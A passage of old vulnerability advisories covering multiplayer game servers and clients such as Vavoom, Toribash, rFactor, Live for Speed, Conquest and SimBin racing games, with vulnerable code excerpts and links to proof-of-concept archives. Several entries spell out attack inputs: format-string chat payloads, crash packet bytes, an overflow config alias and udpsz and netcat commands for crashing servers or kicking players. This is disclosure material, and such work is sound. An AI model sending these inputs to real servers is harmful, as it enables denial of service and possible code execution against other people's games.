        case PSV_CONSOLE_TEXT:
            i = Msg_ReadLong();
            Con_FPrintf(i, (char*)netBuffer.cursor);
            break;
```

 # Exploit #

http://aluigi.org/poc/dumsdei.zip

Application: *Skulltag*
http://www.skulltag.com
Versions: *<= 0.97d-beta4.1*
Platforms: *Windows and Linux*
Bug: *heap-overflow*
Exploitation: *remote, versus server*
Date: *23 Aug 2007*

Skulltag is a well known and played Doom engine mainly based on Zdoom *(but not open source as it)* and focused on online gaming.

 # Vulnerabilities #

The game is vulnerable to a heap overflow located in the function which performs the huffman decompression of the incoming packets, allowing possible malicious code execution through a single UDP packet.

 # Exploit #

http://aluigi.org/poc/skulltaghof.zip

Application: *Soldat*
http://www.soldat.pl
Versions: *game <= 1.4.2 and dedicated server <= 2.6.2*
Platforms: *Windows (Linux not affected)*
Bugs: *A] clients crash caused by too long strings on the screen*
B] denial of service through file transfer port
C] easy IP banning
Exploitation: *remote*
A] versus clients
B] versus server (Windows only)
C] versus specific clients
Date: *23 Aug 2007*

Soldat is a small and cool 2D multiplayer game with tons of players and servers around the world.

 # Vulnerabilities #

First a short introduction about the types of servers available in the game:

- game server / non-dedicated server: a player runs Soldat.exe, starts the server and plays in it automatically *(player is both client and server at the same time)*
- game dedicated server: Soldat.exe -dedicated, as above but the player cannot play, he will only see a graphical interface for handling the server
- dedicated server: this is referred to the stand-alone dedicated server *(uses a version number different than the game)* which is available for both Windows and Linux and runs in console

---
A] clients crash caused by too long strings on the screen

The messages visualized on the screen of the clients can't be longer than about 512 bytes otherwise a crash will occurr.
An attacker can exploit this problem in at least two ways:

- if the server is non-dedicated he can simply send this long string with a line feed at the end to the file transfer port *(default 23083)*, the server will crash immediately

- if the server is dedicated the attacker can send the long string as an in-game chat message and any player in it will crash like in the previous example

Doesn't seem possible to use this bug for executing malicious code.

B] denial of service through file transfer port

The file transfer port *(default 23083 or client port plus 10)* supports input strings of max 16384 bytes *(life feed included)* and can be a problem for both the dedicated and non-dedicated Windows server:

- the dedicated server runs in a classical console, which means that an attacker can use some chars *(like 0x07)* for **"beeping"** and freezing the Windows console due to the visualization of the requested map on

the screen, during the attack the players in the server cannot play and the server is a hell of beeps and slowness

- the game dedicated server *(Soldat.exe -dedicated)* suffers of a similar effect too since it will become very slow to use and to play on it

---

C] easy IP banning

---

this is a problem affecting Soldat from long time, in fact the bug is just in the lack of a real check on the players which join the server, in short it's enough one single UDP packet for being inside it.
While in the past the banning happened with malformed packets *(I wrote a PoC for it)*, in the recent versions is possible to exploit this problem sending multiple join packets causing a banning of 20 minutes for the source IP address.
So if an attacker can spoof his packets he could ban one or more IP addresses on a specific server.
In my opinion this is not a so great problem, I have reported it here only for thoroughness.

 # Exploit #

http://aluigi.org/poc/soldatdos.zip

Application: *Vavoom*
http://www.vavoom-engine.com
Versions: *Windows, DOS, *nix, *BSD and more*
Platforms: *<= 1.24*
Bugs: *A] Say format string*
B] BroadcastPrintf buffer-overflow
C] "NewLen >= 0" assertion failed
Exploitation: *remote, versus server*
Date: *23 Aug 2007*

Vavoom is an open source engine based on the GPLed Doom engine with many interesting features.

Vulnerabilities

A] Say format string

format string vulnerability exploitable through the sending of a chat message, the BroadcastPrintf function is called passing a string containing the name of the user plus his message without the proper format argument.

from sv_main.cpp:

```
COMMAND(Say)
{
    guard(COMMAND Say);
    if (Source == SRC_Command)
    {
#ifdef CLIENT
        ForwardToServer();
#endif
        return;
    }
    if (Args.Num() < 2)
        return;

    VStr Text = Player->PlayerName;
    Text += ":";
    for (int i = 1; i < Args.Num(); i++)
    {
        Text += " ";
        Text += Args[i];
    }
    GLevelInfo->BroadcastPrintf(*Text);
    GLevelInfo->StartSound(TVec(0, 0, 0), 0,
        GSoundManager->GetSoundID("misc/chat"), 0, 1.0, 0);
    unguard;
}
```

B] BroadcastPrintf buffer-overflow

buffer-overflow vulnerability located in the BroadcastPrintf function, the steps for exploiting it are the same of the previous bug.

from p_thinker.cpp:

```
void VThinker::BroadcastPrintf(const char *s, ...)
```

```
{
    guard(VThinker::BroadcastPrintf);
    va_list v;
    char    buf[1024];

    va_start(v, s);
    vsprintf(buf, s, v);
    va_end(v);

    for (int i = 0; i < svs.max_clients; i++)
        if (Level->Game->Players[i])
            Level->Game->Players[i]->eventClientPrint(buf);
    unguard;
}
```

C] "NewLen >= 0" assertion failed
----

a failed assert in the following function called, for example, when a string is passed with an invalid size allows an attacker to terminate the server.

from str.cpp:

```
void VStr::Resize(int NewLen)
{
    guard(VStr::Resize);
    check(NewLen >= 0);
    ...
```

Exploit

A]
send a chat message containing %n%n%n%n%s

B]
open the cfg file, for example vavoom\basev\doom2\config.cfg, and add the following lines

```
alias bof "say aaa...(992_'a's)...aaa"
name "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
```

C]
send an UDP packet (port 26000) containing the following hex bytes:

```
  80 02 ff 00
```

Application: *Asura engine (network SDK)*
http://www.rebellion.co.uk
Games: *Rogue Trooper* *<= 1.0*
Prism: Guard Shield *<= 1.1.1.0*
...possibly others...
Platforms: *Windows*
Bug: *challenge buffer-overflow*
Exploitation: *remote, versus server (in-game)*
Date: *22 Aug 2007*

Asura is a game engine written by Rebellion and used in their games. Rogue Trooper and Prism are the only two games *(as far as I know)* which use the new network protocol which leads to the vulnerability reported in this advisory, the older games were based on DirectPlay *(Judge Dredd)* and Gamespy SDK *(Sniper Elite)*.

 # Vulnerabilities #

A buffer-overflow vulnerability is located in the function which handles the *0xf007* packet used for the challenge B query.
In this function the data passed by the client is copied *(without checks on its length)* to a stack buffer of 256 bytes used for sending the data back to the client, something similar to a ping.

 # Exploit #

http://aluigi.org/poc/asurabof.zip

Application: *Unreal engine*
http://www.unrealtechnology.com
http://www.epicgames.com
Versions: *this engine is used in many games like Unreal Tournament 2003 and 2004 (both vulnerables) and I have not tested them all although I'm enough sure that almost all are vulnerables*
Platforms: *Windows, Linux and Mac*
Bugs: *A] unexploitable buffer-overflow in the logging function*
B] hell bell on Windows dedicated servers
Exploitation: *A] remote versus server*
B] remote versus Windows dedicated server only
Date: *18 Aug 2007*

The Unreal engine is a game engine developed by EpicGames *(**http://www.epicgames.com**)* used in many famous commercial games of which the main example is the just lucky Unreal Tournament series.

 # Vulnerabilities #

A] unexploitable buffer-overflow in the logging function

The logging function used in the Unreal engine *(and which seems not possible to disable)* is vulnerable to a buffer-overflow bug.
The message passed to this function is used with appSprintf*()* for building the following unicode string using an output buffer of 1024 unicode chars:

```
  appSprintf(unicode_buffer, "%s: %s%s", "Log", message, "\r\n");
```

the appSprintf function works exactly as snprintf truncating the buffer automatically at 1024 unicode chars without adding the final NULL byte at the end if this limit is reached.
Then the unicode_buffer is converted in an ascii string using a set of instructions similar to the following:

```
    for(i = 0; (cx = unicode_buffer[i]); i++) {
        if(cx >= 256) cx = 0x7f;
        ascii_buffer[i] = cx;
    }
```

the instructions are enough corrects but unfortunately the destination ascii buffer is located in the stack just after the unicode_buffer and as already said this one is not delimited if the 1024 chars limit is reached.
The result is that after 1024 unicode chars the instructions will start to get the unicode chars located in the output ascii buffer.
The input chars are unicode chars *(16 bit)* and so those in the ascii buffer are ever major than the 256 number *(0x0100)* forcing the instructions to continue to put *0x7f* chars until a NULL byte is finally reached... and in the meantime the return address has been completely overwritten by *0x7f7f7f7f*.

During my tests only UnrealTournament *(version 451b)* wasn't vulnerable because its appSprintf delimits the destination unicode buffer.

How to exploit this vulnerability?

For the moment I have found only the Unreal web server as way for exploiting this Denial of Service since it allows the sending and moreover the visualization of more than 1024 chars, but other better

ways could exist.

The internal web server built in the Unreal engine is a service useful for managing the own game server remotely through a web browser.
This server is NOT enabled by default and works on port 80 if the admin doesn't change it.
The files pointed by the server are those contained in the Web folder inside the game directory and /images is the only one which doesn't require authorization, and is also the one needed to exploit this bug.

B] hell bell on Windows dedicated servers

UPDATE 17 Jul 2008
Important update: the bug can be exploited also without the web admin interface but directly though a single UDP packet to the game server's port.
This is possible through a particular command *(BADBOY)* which is implemented in the version 2 of the Unreal engine.

This type of Denial of Service could seem something like a joke but it works terribly well.
The non-graphical dedicated server of the Unreal engine *(UCC)* works in console and in some specific occasions it displays some of the data sent by the clients.

The main idea behind this bug is forcing the server to visualize some invalid chars like the bell *(0x07)* for freezing partially the system and moreover the online game since the Windows console will start to beep without a break.
In these cases the only way to stop the attack is killing the process and its console.

The only good way I have found for exploiting this problem on the Unreal engine with a big amount of chars is through the web admin port since the invalid chars like *0x07* are not filtered.
Some ways for exploiting the problem are requests to the /images folder, the Content-Type field using POST, any HEAD query and so on.

This bug can be exploited only versus the UCC Windows dedicated server, since the in-game dedicated server has its own graphical interface and on Linux and other operating systems there is no system freeze caused by the bell... and sincerely I have never understood why the Windows console has a so stupid problem.

 # Exploit #

http://aluigi.org/poc/unrwebdos.zip

UPDATE 17 Jul 2008

http://aluigi.org/poc/unrhellbell.txt

Application: *Toribash*
http://www.toribash.com
Versions: *<= 2.71*
Platforms: *Windows, Mac and Linux*
Bugs: *A] dedicated server format string*
B] client commands buffer-overflow
C] client unicode buffer-overflow in the SAY command
D] server crash through uninitialized values
E] line-feed dropping
F] Windows dedicated server hell bell
G] clients kicked by malformed packet
Exploitation: *A, D and F versus server*
B locally versus clients
all the others remotely versus clients using servers as "bridge" for the attacks (the attacker acts as a client)
Date: *17 Aug 2007*

Toribash is a turn-based multiplayer game in which two players fight using violent puppets.
The game servers naturally support spectators and there are some official and non-official leagues and championship for this game, other than some mods for emulating specific martial arts.

 # Vulnerabilities #

A] dedicated server format string

A format string vulnerability is exploitable when a client enters in the match, in this occasion a string containing **"BOUT ID; 1 0 0 0 0 0 NICKNAME 0"** is passed directly to vfprintf*()*, so the nickname of the client, limited to 32 chars, can be used by an attacker as format argument.

B] client commands buffer-overflow

A buffer-overflow is located in the client's function which reads the game commands.
The problem is caused by the calling of sscanf*()* with the format string **"%s %i"** and an output buffer of about 256 bytes.
This bug can be exploited in two different ways:
- locally using a malicious replay file *(*.rpl)*
- remotely through a malicious server controlled by the attacker

Replays are an essential component of the game since are very used for recording and watching the best matches.
The other way for exploiting the bug isn't so much realistic since doesn't exist a master server for making the own server public for anyone.

C] client unicode buffer-overflow in the SAY command

This problem is directly related to bug E.
As written there that bug forces the server to send commands without the final line-feed and so they are not processed by the client until the reception of this char.

An attacker can use this same bug for concatenating two or more commands *(ever using the server as a "bridge")*, in the case of the SAY command we will have that the server sends max 512 bytes of data for this command and an unicode buffer-overflow happens in the client if receives a SAY of over 1024 chars.
The only limitation is that the attacker *(client)* doesn't seem to be able to control the return address because it's overwritten by the subsequent command sent by the server:

```
SAY 0;nick: aaa...aaa??@SAY 0;nick: aaa...aaa??@COMMAND
first 512 bytes         second 512 bytes        subsequent command
```

The other possibility of exploiting this bug is naturally with the controlling of a server in which is possible to overwrite the return address with our unicode chars, but as already written in the previous bug it's not a realistic way.

D] server crash through uninitialized values

When a client joins a server an ID of -1 is assigned to it and no data is allocated until the ENTER command is called.
An attacker can join a server and send the GRIP command with the ID set to -1 for forcing the server to handle it *(since the ID is correct)* but the structure which will contain the values received by the client is NULL and so it will fall in the following situation:

```
sscanf("0 0\n", "%i %i", &client.integer1, &client.integer2);
```

where "0 0\n" is the second part of the GRIP command sent by the client ("GRIP -1;0 0\n") while client.integer1 points to *0x000030d0* and client.integer2 to *0x000030d4* since the structure which should contain them is a NULL pointer.

E] line-feed dropping

The protocol used by Toribash is composed by commands delimited by line-feed chars, like common telnet connections.
An attacker can block the clients which are playing in the server simply sending a chat message *(or possibly other commands)* which forces the server to send only a part of the incoming data to the other clients since, in the case of the SAY command, it automatically limits the outgoing data to max 512 bytes forgotting to add the line-feed char needed by the client to handle the received command.
The effect of this problem is that the clients will remain freezed until a line-feed is received.

F] Windows dedicated server hell bell

This type of Denial of Service could seem something like a joke but it works terribly well.
The problem of the dedicated server is that it shows tons of informations in the console and the clients can force the server to show how much chars they want using some specific commands.
These chars are not filtered so an attacker could use many invalid chars *(max 4096, line-feed included)* like the bell *0x07* for freezing

the Windows dedicated server through the bell heard in the console.
The effects are just the slowness of the entire system, the complete
freezing of the game server and the PC speaker yelling as a damned.

G] clients kicked by malformed packet

If an attacker joins the match *(ENTER command)* and sends a too long
emote or SPEC command to a server, all the clients playing in it will
be disconnected with the **"malformed packet"** message.

 # Exploit #

http://aluigi.org/poc/toribashish.zip

Application: *rFactor*
http://www.rfactor.net
Versions: *<= 1.250*
Platforms: *Windows*
Bugs: *A] buffer-overflow*
B] "Connection lost" crash
C] crash/possible code execution
D] port 34397 blocked
Exploitation: *remote, versus server*
Date: *18 Aug 2007*

rFactor is a racing game deeply focused on simulation.
It's developed by Image Space Incorporated
*(***http://www.imagespaceinc.com***)* and has been released in August 2005.

 # Vulnerabilities #

The game server listens on 3 ports:
- UDP 34247 used for queries
- UDP 34347 used for game packets
- TCP 34447 used for login, messages, race and other informations

Anyway the last two ports are very similar not only because they use the same game protocol but just because they seem to work with the same functions too, in fact all the bugs below can be exploited versus both with the possibility of spoofing the source IP address in case of the UDP port.
Another important thing is that the vulnerabilities can be exploited without joining the server, so no password or banning limitations.

A] buffer-overflow

This bug is not only the most dangerous of those I have found but it's also the most interesting.
A buffer-overflow vulnerability is located in the function which handles the packets with ID *0x80* or *0x88* but no return address is overwritten, in fact the bug allows the modification of some buffers in the server included the one containing its version.
For exploting the bug we need to query the server *(UDP port 34297)* where will happen a second buffer-overflow caused by the creation of a reply using the too long server's version set by the attacker.
This is the moment in which the return address will be overwritten.

B] **"Connection lost"** crash

A packet with ID *0x30* or *0x38* causes the crash of the server *(read of memory at offset 0x00000004)* after the visualization of the error message **"Connection lost"**.

C] crash/possible code execution

Unfortunately I wasn't able to retrieve more details about this bug so for the moment I prefer to classify it only as a Denial of Service.

Anyway through packets with ID *0x60* and *0x68* which contain data about the player *(like his nickname, his car and so on)* is possible to specify a 13 bit number *(max 0x1ffb)* which is used by the server to copy this amount of bytes from the received packet into another buffer. If this amount is too big we will crash the server due to the read access to the unallocated memory after the packet, while if we use a lower amount the server will close *(crash silenty)* without no warnings. In my opinion this second effect could be caused by the overwriting of the return address but in this moment I don't have proofs for confirming it.

D] port 34397 blocked

Packets with ID *0x20* and *0x28* instead leads to a strange and unusual effect on the server, in short after having received this packet its UDP port 34397 seems to become blocked and so nobody can join and play on the server.

 # Exploit #

http://aluigi.org/poc/rfactorx.zip

Application: *Live for Speed*
http://www.lfs.net
Versions: *<= 0.5X10*
Platforms: *Windows*
Bugs: *A] nickname buffer-overflow*
B] partial track buffer-overflow
C] NULL pointer access in internet/hidden S1/S2 servers
D] memcpy() NULL pointer in internet/hidden S1/S2 servers
Exploitation: *remote, versus server*
A] demo/S1/S2 in-game
B] demo/S1/S2 in-game
C] S1/S2 (internet/hidden)
D] S1/S2 (internet/hidden)
Date: *14 Aug 2007*

Live for Speed *(LFS)* is one of the most known and cool car racing simulators available since you can do a lot of things: races, autocross, drifting, drag races and a parking too.

 # Vulnerabilities #

A] nickname buffer-overflow

A buffer-overflow vulnerability is located in the portion of code which handles the client's nickname from packets with ID 3.
This packet must contain the following NULL terminated strings:

```
  24 bytes for the nickname
   8 bytes for the car's plate
  16 bytes for other data
  16 bytes for the helmet
```

For exploiting the bug it's enough to set a nickname longer than its needed size overwriting the other fields after it in the packet.

B] partial track buffer-overflow

Another buffer-overflow is exploitable through the packets with ID 10 but this time doesn't seem possible to use it for executing remote code because the return address is overwritten by a fixed string of the server.

In short when the user requests a track which is not available on the host, the server calls:

```
  sprintf(buff, "%s is not enabled on this host", client_track);
```

using a destination buffer enough big to avoid the controlling of the return address but not enough for avoiding a crash.

C] NULL pointer access in internet/hidden S1/S2 servers

The S1 and S2 servers which run in internet *(so visible on the master server)* or hidden mode are vulnerable to a crash attack caused by the access to a NULL pointer.

The problem is exploitable through a packet containing a byte *0x00* at the data offset 23 of the pre-login packet with ID 3.
demo and LAN servers are not vulnerable.

D] memcpy() NULL pointer in internet/hidden S1/S2 servers

The S1 and S2 servers which run in internet *(so visible on the master server)* or hidden mode are vulnerable to a crash attack caused by the calling of memcpy() with a NULL source *(in reality it's NULL + 12)*.
The problem seems caused by the absence of one or more needed strings in the pre-login packet with ID 5.
demo and LAN servers are not vulnerable.

Resuming:
Both the bugs A and B are in-game so the attacker must have access to the server like knowing its password if it's protected or being not banned.
Bugs C and D instead work versus any server except demo and LAN servers and are not in-game so any attacker can crash any server, password protected too.

 # Exploit #

with the following tool the bugs A and B can be tested only versus the demo server:

http://aluigi.org/fakep/lfsfp.zip

Application: *Babo Violent 2*
http://www.rndlabs.ca
http://baboviolent.net
Versions: *<= 2.08.00*
Platforms: *Windows and Linux*
Bugs: *A] crash through malformed value*
B] format string
C] crash through unexistent map
D] crash through malformed UDP packet
Exploitation: *A, B and C versus server (both dedicated and game)*
D versus both clients and server
Date: *14 Aug 2007*

Babo Violent 2 is a famous free multiplayer game developed by RndLabs *(now under bitHeads)*.

 # Vulnerabilities #

A] crash through malformed value

The data with ID *0xca*, *0xcb*, *0xcc*, *0xce*, *0xcf* and *0xd0* have a first byte which if is set to a value major or equal than *0x28 (this number can change)* causes the crash of the program.
In my tests doesn't seem possible to use this bug for executing remote code although some registers change their values using different data after this byte.

B] format string

The output function used by the server is vulnerable to a format string bug exploitable through the messages and the admin login.
An easy way to test the problem is through the sending of a message containing %x.

C] crash through unexistent map

If the client specifies a map which is not available, the server will terminate due to the exception *(stream != NULL)*.
What the server does is calling fopen*()* with the value passed by the client plus the .bvm extension in the map folder *(note that if the filename is not NULLed there will be many garbage bytes before the extension)*.

D] crash through malformed UDP packet

Both the servers and the clients open another port other than 3333 which is 11111, this port is used for LAN queries and by clients.
In short each UDP packet is composed by a 16 bit number which specifies the size of the data in the packet.
It's enough to send a small UDP packet with a big 16 bit value for forcing the program *(client or server)* to read outside the available memory of the packet causing a crash:

```
  memcpy(buffer_of_65536, packet + 9, *(uint16_t *)(packet + 7));
```

Note that all the IP addresses of the clients are visibile in the server through the **"playerlist"** command, so an attacker can decide to **"kick"** only the players he wants or all of them or just the entire server.

Note: the password protection in servers doesn't seem to work very well that's why sometimes these in-game bugs can be exploited also in protected servers without knowing the needed keyword, it's enough to reconnect if the connection closes... and be lucky.
Another interesting thing is that the sender of the chat messages is specified by the client so is possible to spoof any message.

 # Exploit #

http://aluigi.org/poc/bv2x.zip

Title: *Details about the hlfreeze/hl-headnut/csdos/"Born to be pig" bugs*

This short text is an idea I have had during the patching of the so called csdos.pl bug since there were a lot of things unclear.

I will refer specifically to csdos *(found and released by Firestorm in the 2006)* but the problem is the SAME of hlfreeze/hl-headnut *(found by Delikon in the far 2003)* with the following differences:
- csdos works also versus servers protected by password
- csdos works also versus recent versions since hlfreeze/hl-headnut was fixed "after" version 1.1.1.0
- they use two different ways for reaching the piece of code which enters in endless loop, csdos an additional backslash while hlfreeze/hl-headnut the absence of player informations
- hlfreeze/hl-headnut is older 8-)

The following are the links to the code about I refer:
http://aluigi.org/fakep/hlfill.zip *(can test both the attacks)*
http://packetstormsecurity.org/0304-exploits/hl-headnut.c
http://downloads.securityfocus.com/vulnerabilities/exploits/csdos.pl

First a small info for understanding the functions about I refer.
The connection string is the data sent by the client to the server and which starts with the usual "ÿÿÿÿconnect" header.
Info_ValueForKey is a function used for reading a specific value from a connection string though its parameter name, example:

\parameter\value\parameter\value\...\parameter\value

Info_SetValueForKey does the "write" operation, if the string already contains a parameter with the same name it will be deleted and the new one will be appended to string.
Info_ValueForKey reads, Info_SetValueForKey writes, stop.

The effect of the bug is visible through an endless loop in the function SV_CheckForDuplicateNames which has the job of looking for duplicated player names when a new client joins and adds a number in front to his name if another homonym already exists.
This function should look "similar" *(I have not tested it and I can't know if it's the same)* to the following code:

```
    duplicated = 0;
    val = (char *)Info_ValueForKey (cl->userinfo, "name");
    while (1) {
        for (i=0, client = svs.clients ; i < MAX_CLIENTS; i++, client++) {
            if ( !client->active || !client->spawned || client == cl)
                continue;
            if (!Q_stricmp(client->name, val))
                break;
        }
        if( i < MAX_CLIENTS) {
            p = val;
            if (val[0] == '(') {
                if (val[2] == ')')
                    p = val + 3;
                else if (val[3] == ')')
                    p = val + 4;
            }
            snprintf(newname, sizeof( newname ), "(%d)%-0.*s", dupc++, 28, p);
            Info_SetValueForKey (cl->userinfo, "name", newname, MAX_INFO_STRING);
            val = (char *)Info_ValueForKey (cl->userinfo, "name");
            duplicated = 1;
        } else {
```

```
            break;
        }
    }
    return duplicated;
```

As already said here is where we see the effect of the problem but the bug is located somewhere else.

When a client joins the server this one reads his name with Info_ValueForKey, if the name is not available in the connection string *(Info_ValueForKey returns "")* the client will be kicked with an error message, while if it's invalid will be replaced by **"unnamed"**.
Then the nick *(unnamed or the original one)* will be readded to the string with Info_SetValueForKey.
Now take a look here:

```
  original connection string:
    ÿÿÿÿconnect 47 12345678
    \prot\2\unique\0\raw\00000000000000000000000000000000
    \name\mynickname\topcolor\0

  after Info_SetValueForKey:
    ÿÿÿÿconnect 47 12345678
    \prot\2\unique\0\raw\00000000000000000000000000000000
    \topcolor\0\name\mynickname
```

OK, now redo the same operation with a backslash char appended to our *(we are the client/attacker)* original connection string:

```
  original connection string:
    ÿÿÿÿconnect 47 12345678
    \prot\2\unique\0\raw\00000000000000000000000000000000
    \name\mynickname\topcolor\0\

  after Info_SetValueForKey:
    ÿÿÿÿconnect 47 12345678
    \prot\2\unique\0\raw\00000000000000000000000000000000
    \topcolor\0\\name\mynickname
```

the additional backslash char is WRONG because it **"says"** that a new parameter is beginning but in reality there is nothing and Info_ValueForKey returns "" if it handles a string with a malformed format like this one.

So the first check made by the server at the beginning of the connection has been bypassed since the nickname seems to exist but the subsequent operations on the string will fail and will lead to the endless loop which freezes the server.

At least two players with the same **"empty"** name are needed for exploiting this bug since the server must enter in the second part of the SV_CheckForDuplicateNames function.

UPDATE 28 Dec 2007

"Born to be pig" is another bug *(**http://euro.ucoz.ru/cs-exploit.zip***
found by .FUF) ever caused by the presence of at least two players from the same attacker but this time the problem is exploitable through the inserting of two dots ".." in the name of the player.

These dots cause the freezing of the server because the second player which uses the same identical name of the first one *(like myname..xxx)* is not correctly handled by the server.
When two players have the same name the server substituites the name of

the new player with *(number)*nickname where number is a sequential number depending by the amount of players using the same name *(in a perfect world this number should never go over* **"max players - 1"**).

So the server calls Info_SetValueForStarKey for substituiting the name of the second player with *(number)*nickname BUT Info_SetValueForStarKey has some checks which avoid the usage of some bad chars like the dotdot sequence usually used for directory traversal attacks:

```
void Info_SetValueForStarKey ( char *s, const char *key, const char *value, int m
axsize )
{
    char    news[1024], *v;
    int     c;

    if (strstr (key, "\\") || strstr (value, "\\") )
    {
        return;
    }

    if (strstr (key, "..") || strstr (value, "..") )
    {
        Con_Printf ("Can't use keys or values with a ..\n");
        return;
    }

    if (strstr (key, "\"") || strstr (value, "\"") )
    {
        return;
    }

    if (strlen(key) > MAX_KV_LEN || strlen(value) > MAX_KV_LEN)
    {
        return;
    }
    ...
```

So the name will be not changed and when the function will redo the checks again to see if the current *(number)*nickname is in use by another player *(like (1)*myname..xxx) it will get the current name which is not *(number)*nickname but still the same unchanged old one.
And this cycle will continue forever freezing the entire server.

Application: *Conquest*
http://www.radscan.com/conquest.html
Versions: *<= 8.2a (svn 691)*
Platforms: **nix and Windows*
Bugs: *A] buffer-overflow in metaGetServerList()*
B] memory corruption through SP_CLIENTSTAT
Exploitation: *local and remote, versus the client*
Date: *07 Mar 2007*

Conquest is a multi-player game which can be defined the predecessor of Netrek *(**http://www.netrek.org**)*.
Note that on some distros *(like Debian)* the conquest's binaries are marked setgid for the conquest group.

 # Vulnerabilities #

A] buffer-overflow in metaGetServerList()

The Conquest client has an option *(-m)* for the querying of the metaserver conquest.radscan.com on which are listed the servers currently online but the program allows the usage of alternative metaservers too.

The function which reads the data received from the metaserver is affected by a stack based buffer-overflow which happens during the storing of the line containing the server's entry in a buffer *(buf)* of 1024 bytes.

The best exploitation of this bug is for local users who want to escalate their privileges gaining the conquest group.

At the same time exists also another buffer-overflow which affects the static servers buffer limited to 1000 *(META_MAX**SERVER**S)* max servers, anyway doesn't seem possible to fully exploit this second bug for code execution.

from meta.c:

```
int metaGetServerList(char *remotehost, metaSRec_t **srvlist)
{
  static metaSRec_t servers[META_MAXSERVERS];
  ...
  char buf[1024];               /* server buffer */
  ...
  off = 0;
  while (read(s, &c, 1) > 0)
    {
      if (c != '\n')
        {
          buf[off++] = c;
        }
      else
        {                       /* we got one */
          buf[off] = 0;

          /* convert to a metaSRec_t */
          if (str2srec(&servers[nums], buf))
            nums++;
            ...
```

B] memory corruption through SP_CLIENTSTAT

SP_CLIENTSTAT is a type of packet used by the server for sending some informations about the ships and the users.

In this packet are located two numbers which are not correctly sanitized by the client:
- unum: 16 bit, used for the Users structure
- snum: 8 bit, used for the Ships structure

Both the structures are placed in the cBasePtr buffer allocated at runtime with 262144 *(SIZEOF_COMMONBLOCK)* bytes of memory: Users at offset 388 where each element has a size of 264 bytes *(total 132000)* and Ships at offset 141040 with 1124 bytes per element *(total 23604)*.

In both the cases is possible to write one or more bytes in some zones of the memory outside the original structures and the cBasePtr buffer, but I think that code execution is practically impossible...

The following are the instructions used for handling the SP_CLIENTSTAT packet and where is easily visible the writing of the scstat->team value sent by the server:

```
    case SP_CLIENTSTAT:
      scstat = (spClientStat_t *)buf;
      Context.snum = scstat->snum;
      Context.unum = (int)ntohs(scstat->unum);
      Ships[Context.snum].team = scstat->team;
      clientFlags = scstat->flags;
      break;
```

 # Exploit #

A]
- launch a fake metaserver which sends more than 1024 chars:
  `perl -e 'print "a"x1200' | nc -l -p 1700 -v -v -n`

- launch the client specifying the alternate metaserver:
  `conquest -m -M 127.0.0.1`

- interrupt the fake metaserver, conquest should have been crashed trying to executing the code at offset *0x61616161*

B]
- get the source code of the server, modify the scstat.snum or scstat.unum value in the sendClientStat function located in server.c giving them values like *0xff (for snum)* or htons*(0xffff) (for unum)* depending by what of the two bugs you want to test:

```
  scstat.type = SP_CLIENTSTAT;
  scstat.flags = flags;
- scstat.snum = snum;
+ scstat.snum = 0xff;
  scstat.team = team;
  scstat.unum = htons(unum);
  scstat.esystem = esystem;
```

- compile the new server, launch it and join with a client which will crash after the login

Application: *Netrek*
http://www.netrek.org
Versions: *<= 2.12.0 (Vanilla server)*
Platforms: **nix and Windows*
Bug: *format string*
Exploitation: *remote (in-game)*
Date: *02 Mar 2007*

Netrek is a well known real-time strategy game inspired to Star Trek.

 # Vulnerabilities #

The Vanilla server is affected by a format string vulnerability caused by the calling of the pmessage2() function without the needed format argument.

The bug is located in new_warning() and can be exploitated through the locking of a player *(the same attacker too)* who is using a malformed nickname.

Note that the EVENTLOG switch must be enabled for exploiting this vulnerability *(default is disabled)*.

from ntserv/warning.c:

```
void new_warning(int index, const char *fmt, ...) {

  char temp[150];

  va_list args;
  va_start(args, fmt);

  vsprintf(temp, fmt, args);

  ...

  if (eventlog) {

    char from_str[9]="WRN->\0\0\0";

    strcat(from_str, me->p_mapchars);
    pmessage2(0, 0, from_str, me->p_no, temp);
  }
```

 # Exploit #

http://aluigi.org/poc/netrekfs.zip

Applications: *games developed by SimBin Development Team*
http://www.simbin.se
Versions: *GTR - FIA GT Racing Game* *<= 1.5.0.0*
http://www.gtr-game.com
GT Legends *<= 1.1.0.0*
http://www.gt-legends.com
GTR 2 *<= 1.1*
http://www.gtr-game.com
RACE - The WTCC Game *<= 1.0 (0.6.3.0?)*
http://www.race-game.org
Platforms: *Windows*
Bug: *clients disconnection*
Exploitation: *remote, versus clients*
Date: *21 Feb 2007*

Simbin is a well known software house specialized in the developing of racing games deeply devopted to extreme simulation.
All their games are very recent, GTR was released in November 2004 while Race WTCC exactly two years later.

 # Vulnerabilities #

The problem is very simple, an UDP packet of zero bytes *(empty)* sent to the main port of the server *(usually 48942 for Race WTCC and 34297 for the other games)* forces the disconnection of all the clients connected to it.
The attacker needs only to send one packet *(spoofing possible)* and the clients in the game will be immediately kicked with the message **"Lost connection with the Host"**.
Then they can re-join again... but can be re-kicked in the same way too.

 # Exploit #

- get udpsz from here:

  http://aluigi.org/testz/udpsz.zip

- launch it versus the server:

```
udpsz SERVER 34297 0          for GTR, GTR2 and GT Legends
udpsz SERVER 48942 0          for Race WTCC
```

- check what happened to the clients connected to it

Application: *Marathon: Aleph One*
http://source.bungie.org
http://marathon.sourceforge.net
Versions: *<= 16 Dec 2006*
Platforms: *Windows, *nix, *BSD and Mac*
Bugs: *A] empty connection crash*
B] possible format string in the logging function
Exploitation: *both remote and local*
Date: *07 Jan 2007*

From the website:
"Aleph One is an open-source descendant of Bungie's _Marathon 2_ first-person 3D shooting game. A1 plays Marathon 2, Infinity, and 3rd-party content on a wide array of platforms, with (optional) OpenGL rendering, Internet play, Lua scripting, and more."

 # Vulnerabilities #

A] empty connection crash

It's possible to cause the crash of the server simply doing an empty connection to it followed by a valid one *(or viceversa, the cause of this bug is not clear and I have not investigated it)*.

B] possible format string in the logging function

---

logMessageV, the function used for logging everything in the game, is vulnerable to a format string bug.
The logging is enabled ONLY with log messages having a priority level minor than logNoteLevel *(40)* like logFatalLevel, logErrorLevel, logWarningLevel and logAnomalyLevel.
I have tried to search an easy way for exploiting this bug from remote but without luck so I don't know if exist or what are the other ways *(both remote and local)* for doing it.

From Misc/Logging.cpp:

```
void
TopLevelLogger::logMessageV(const char* inDomain, int inLevel, const char* inFile
, int inLine, const char* inMessage, va_list inArgs) {
  ...
  if(sOutputFile != NULL && inLevel < sLoggingThreshhold) {
      ...
      vsnprintf(stringBuffer, kStringBufferSize, inMessage, inArgs);

      string    theString(mContextStack.size() * 2, ' ');

      theString += stringBuffer;

      if(sShowLocations) {
